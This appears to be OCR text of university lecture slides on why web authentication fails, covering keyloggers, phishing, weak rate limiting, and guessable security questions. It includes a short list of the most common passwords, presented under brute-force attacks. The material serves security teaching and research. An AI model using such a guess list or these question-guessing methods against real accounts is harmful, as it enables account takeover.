
(b) Key pressing analysis. Using occlusion-based techniques, the analysis determines keys that are not pressed, which are represented by the dark polygons.

Balzarotti et al. 2008

No trusted path between users and browser


Hardware keylogger, US$36

No trusted path between users and browser



Software keylogger, US$49.50

No trusted path between users and browser



Phishing (Firefox)

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

Brute-force attacks

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael

Brute-force attacks


The following errors were encountered

- You are only permitted to make four login attempts every 1 minute(s)

Return to Previous Page


Rate limiting (Truthdig)

Brute-force attacks



Forced reset (Cafe Press)

Brute-force attacks



CAPTCHA restrictions (Wikipedia)


Brute-force attacks

countermeasure	I	E	C	Tot.
CAPTCHA	0.07	0.01	0.01	**0.09**
timeout	0.01	0.01	0.01	**0.03**
reset	0.01	0.02	0.01	**0.03**
none	0.25	0.29	0.31	**0.84**


Brute-force attacks

limit	I	E	C	Tot.
3	0.02	0.00	0.00	**0.02**
4	0.01	0.01	0.00	**0.01**
5	0.02	0.01	0.03	**0.06**
6	0.01	0.01	0.00	**0.03**
7	0.01	0.00	0.00	**0.01**
10	0.01	0.00	0.00	**0.01**
15	0.01	0.00	0.00	**0.01**
20	0.00	0.01	0.00	**0.01**
25	0.01	0.00	0.00	**0.01**
> 100	0.25	0.29	0.31	**0.84**


Brute-force attacks



Personal knowledge questions



Personal knowledge questions




- Web search
  - Used against Sarah Palin in 2008
- Public records
  - Griffith et. al: 30% of individual's mother's maiden names
- Social engineering
- Dumpster diving, burglary
- Acquaintance attacks
  - Schecter et. al: $\sim$ 25% of questions guessed by friends, family

Personal knowledge questions

- 70% of answers are proper names (Just et al. 2008)
  - 25% surname
  - 10% forename
  - 15% pet name
  - 20% place name
- Most others are trivially insecure
  - `What is my favourite colour?`
  - `What is the worst day of the week?`

Personal knowledge questions




Personal knowledge worse than passwords (Bonneau et al. 2010)

Talk outline


1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

Systemic trends in web authentication



- All sites collect passwords
- All sites utilise email infrastructure
  - Naming
  - Liveness checks
  - Password recovery

Systemic trends in web authentication



- All sites collect passwords
- All sites utilise email infrastructure
  - Naming
  - Liveness checks
  - Password recovery

